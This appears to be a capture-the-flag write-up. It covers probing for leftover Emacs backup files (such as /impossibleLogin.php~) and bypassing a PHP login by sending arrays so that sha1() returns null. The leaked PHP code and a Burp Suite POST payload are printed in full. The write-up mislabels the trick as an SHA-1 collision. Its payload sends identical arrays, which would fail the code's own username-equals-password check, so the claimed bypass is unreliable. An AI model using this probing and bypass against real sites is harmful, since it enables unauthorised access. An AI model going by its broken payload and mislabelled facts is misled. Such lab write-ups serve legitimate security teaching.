
Introduction



Emacs Backup Files

When editing files with Emacs, a backup file is created automatically. These files:

End with a tilde (~).

Reside in the same directory as the edited file.

Contain the previous saved version of the file.

Why Is This a Cybersecurity Risk?

If left on the server, Emacs backup files can expose:

Source code (e.g., .php~, .js~, .html~)

Configuration data (e.g., config.php~)

Hardcoded credentials or API keys

Example:

If there's login.php, and it was edited with Emacs, try visiting:

/login.php~

You might see something like:

$password = 'supersecret123';
SHA-1 Collision in PHP

SHA-1 collision means two different inputs produce the same hash. In PHP, this becomes exploitable because:

sha1(array) === null

So:

sha1(array1) === sha1(array2) -> true

Challenge Walkthrough

Target

"Apriti Sesamo" (Italian for "Open Sesame") hints at a hidden access point or secret action.

Instance

The challenge starts with a login button leading to /impossibleLogin.php. The page shows two input fields and rejects any arbitrary credentials.

Exploiting Emacs Backup File

Try visiting:

/impossibleLogin.php~

Inside was PHP code:

```
<?php
if(isset($_POST["username"]) && isset($_POST["pwd"])){
   $username = $_POST["username"];
   $password = $_POST["pwd"];
   if ($username == $password) {
      echo "Failed! Even with plain text.";
   } else {
      if (sha1($username) === sha1($password)) {
         echo file_get_contents("../flag{...}");
      } else {
```

```
            echo "Failed! Even with plain text.";
        }
    }
}
?>
```

The Trick: SHA-1 Null Comparison

To bypass:

sha1($username) === sha1($password)

Use PHP's behavior that sha1(array) returns null. If both variables are arrays:

null === null // TRUE

Payload (Using Burp Suite):

Change POST data to:

username[]=dummy&pwd[]=dummy

Both username and pwd become arrays → bypass!

Result:

Server returns the flag